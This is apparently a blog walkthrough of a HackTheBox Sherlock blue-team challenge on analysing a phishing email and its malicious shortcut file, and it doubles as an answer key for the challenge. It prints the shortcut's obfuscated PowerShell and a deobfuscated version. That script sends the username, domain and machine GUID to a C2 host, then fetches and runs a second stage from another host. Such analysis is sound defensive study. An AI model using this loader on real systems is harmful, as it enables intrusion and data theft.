Malicious Shortcuts and Deobfuscating PowerShell Scripts (HTB Sherlock - AoTR 1)
How to analyze malicious shortcut files with AoTR on HackTheBox.
Preface
The scenario for this HTB Sherlock is as follows:
1
2
3
On a quiet mid-November evening, a fatigued CALE employee opened an unexpected email and, without much thought, followed the instructions it contained. Moments later, something felt off, panic set in, and he abruptly yanked the power cable from the wall to stop whatever had started. One month later, that same email resurfaces as the crucial starting point of a cyber investigation, holding the first clues to what really happened.

The scenario portrayed in this challenge is entirely fictional and created solely for educational and entertainment purposes. Any resemblance to actual persons, living or dead, organizations, or real events is purely coincidental and unintentional. All characters, scenarios, and data presented are products of imagination.
In this challenge we begin with just one file:
URGENT_ Updated Health & Customs Compliance for Cross-Border Festive Event.eml
Without any other files, and based off of the scenario, to begin this investigation we will need some Phishing Analysis skills, and a software to view this .eml file, I’ll use Thunderbird.
Investigation
Beginning by opening the basic page of this email we see what the victim was presented with. 
Here we can see who the sender of this email is: Who is the suspicious sender of the email? eu-health@ca1e-corp.org
This email address used typosquatting to trick it’s victim into believing it’s integrity. From here we can also see that there is a zip file titled Health_Clearance-December_Archive.zip and the password provided for this zip file.
Now we can take a look at the metadata for this email.
1
2
3
4
From: EU Health Logistics Office <eu-health@ca1e-corp.org>
To: "kamil.poltavez@cale-corp.org" <kamil.poltavez@cale-corp.org>
Subject: URGENT: Updated Health & Customs Compliance for Cross-Border Festive Event
Date: Fri, 14 Nov 2025 20:33:15 +0000
Looking further into the file we find it’s sender information:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Received: from BG1P293CU004.outbound.protection.outlook.com
 (mail-serbianorthazon11020077.outbound.protection.outlook.com [52.101.176.77]) (using
 TLSv1.3 with cipher TLS_AES_256_GCM_SHA384 (256/256 bits)
  key-exchange ECDHE (P-384) server-signature RSA-PSS (4096 bits) server-digest SHA256)

Received: from BG3O293MB0335.SRBL293.PROD.OUTLOOK.COM (2603:10a6:290:4f::14) by
 MI1P293MB0154.SRBL293.PROD.OUTLOOK.COM (2603:10a6:290:f::13) with Microsoft SMTP Server
 (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.9434.6; Fri, 14
 Nov 2025 20:33:16 +0000
Received: from BG3O293MB0335.SRBL293.PROD.OUTLOOK.COM ([fe80::deb0:79a0:1091:c278]) by
 BG3O293MB0335.SRBL293.PROD.OUTLOOK.COM ([fe80::deb0:79a0:1091:c278%3]) with mapi id
 15.20.9412.011; Fri, 14 Nov 2025 20:33:16 +0000


 Authentication-Results: mail.cale-corp.org; dmarc=none (p=none dis=none)
 header.from=ca1e-corp.org
Authentication-Results: mail.cale-corp.org; spf=pass smtp.mailfrom=ca1e-corp.org
Authentication-Results: mail.cale-corp.org; arc=pass smtp.remote-ip=52.101.176.77
 arc.chain=:microsoft.com
Authentication-Results: mail.cale-corp.org; dkim=none
Authentication-Results: dkim=none (message not signed) header.d=none;dmarc=none
Looking through this section we can identify what email server this came from, answering our second question.
What is the legitimate server that initially sent the email? BG1P293CU004.outbound.protection.outlook.com
Our third question asks us for the name of the zip file attached, which we discovered earlier.
What is the attachment filename? Health_Clearance-December_Archive.zip
Since we know that the contents of this zip fire are what the attacker used to get access to the system, we should carefully examine the contents of this file. Go ahead and extract the zip file’s contents to a directory, preferably it’s own. I like to run chmod 400 <file> to prevent any unwanted execution of these malicious files. We see a .pdf file which we see it does relate to a medical document from the document’s code.
What is the document code? EU-HMU-24X
We see that the malware is delivered through a .lnk file. A great first start for any malware analysis is getting the MD5 hash by running md5sum EU_Health_Compliance_Portal.lnk, taking that hash and inputting it to VirusTotal to see other findings on the malware.
md5hash of the malicious .lnk file - 73c4fad2a4d437fa1d21dd75a17aad7f
Searching in the behavior page, at the Processes Created section, we find the key script that was executed:
1
2
3
4
5
6
7
8
9
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nONi -nOp -eXeC bYPaSs -cOmManD "$Bs = (-join('Basic c3','ZjX3Rlb','XA6U2','5','vd0JsY','WNrT','3V','0X','zIwM','jYh'));
sap`s .\Health_Clearance_Guidelines.pdf;
$AX=$env:USERNAME;
$oM=[System.Uri]::UnescapeDataString('https%3A%2F%2Fhealth%2Dstatus%2Drs%2Ecom%2Fapi%2Fv1%2Fcheckin');
$Bz=$env:USERDOMAIN;
$Lj=[System.Uri]::UnescapeDataString('https%3A%2F%2Fadvent%2Dof%2Dthe%2Drelics%2Dforum%2Ehtb%2Eblue%2Fapi%2Fv1%2Fimplant%2Fcid%3D');
$Mw=(gp HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid;
$pP = @{u=$AX;d=$Bz;g=$Mw};$Zu=(i`wr $oM -Method POST -Body $pP).Content;
$Hd = @{Authorization = $Bs };i`wr -Headers $Hd $Lj$Zu | i`ex; "
A lot of this script is obfuscated and applies techniques to make it difficult to understand what may be happening, but a little bit of critical thinking can solve this.
1
-nONi -nOp -eXeC bYPaSs
This tells PowerShell to execute with no profiles, hide output, and bypass execution policy.
1
$Bs = (-join('Basic c3','ZjX3Rlb','XA6U2','5','vd0JsY','WNrT','3V','0X','zIwM','jYh'))
This sets the variable Bs to equal Basic c3ZjX3RlbXA6U25vd0JsYWNrT3V0XzIwMjYh, which is base64 for svc_temp:SnowBlackOut_2026!
1
sap`s .\Health_Clearance_Guidelines.pdf
Just opens the pdf that was a part of the zip file.
1
$oM=[System.Uri]::UnescapeDataString('https%3A%2F%2Fhealth%2Dstatus%2Drs%2Ecom%2Fapi%2Fv1%2Fcheckin');
Provides a c2 endpoint, which points to “https[:]//health-status-rs[.]com/api/v1/checkin”
1
$Lj=[System.Uri]::UnescapeDataString('https%3A%2F%2Fadvent%2Dof%2Dthe%2Drelics%2Dforum%2Ehtb%2Eblue%2Fapi%2Fv1%2Fimplant%2Fcid%3D');
Provides another c2 endpoint, which points to “https[:]//advent-of-the-relics-forum[.]htb[.]blue/api/v1/implant/cid=”
1
$Mw=(gp HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid
This identified what registry key is extracted information from by the script.

We can deobfuscate this script to:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# basic auth
$Bs = "Basic c3ZjX3RlbXA6U25vd0JsYWNrT3V0XzIwMjYh"

# opens a pdf
Start-Process .\Health_Clearance_Guidelines.pdf

# account information
$AX = $env:USERNAME
$Bz = $env:USERDOMAIN
$Mw = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid

# c2 endpoint
$oM = "https://health-status-rs.com/api/v1/checkin"

# another c2 endpoint
$Lj = "https://advent-of-the-relics-forum.htb.blue/api/v1/implant/cid="

# victim information that is sent
$pP = @{
    u = $AX
    d = $Bz
    g = $Mw
}

# post request
$Zu = (Invoke-WebRequest $oM -Method POST -Body $pP).Content

$Hd = @{
    Authorization = $Bs
}

Invoke-WebRequest -Headers $Hd ($Lj + $Zu) | Invoke-Expression
Combining all the information we gathered from deobfuscating the script, the rest of the questions are simple to answer:
What is the full URL of the C2 contacted through a POST request? https://health-status-rs.com/api/v1/checkin
The malicious script sent three pieces of information in the POST request. What is the registry key from which the last one is retrieved? HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
Then the script downloads and executes a second stage from another URL. What is the domain? advent-of-the-relics-forum.htb.blue
A set of credentials was used to access the previous resource. Retrieve them. svc_temp:SnowBlackOut_2026!
Conclusion
This was a good malware analysis blue team challenge on HTB, that really dove deep into deobfuscating malicious code, but also learning how to examine files that are as ordinary as a .lnk file. I’d recommend this challenge for anyone that has a fundamental understanding of how to use OSINT like VirusTotal, and a fundamental understanding of programming languages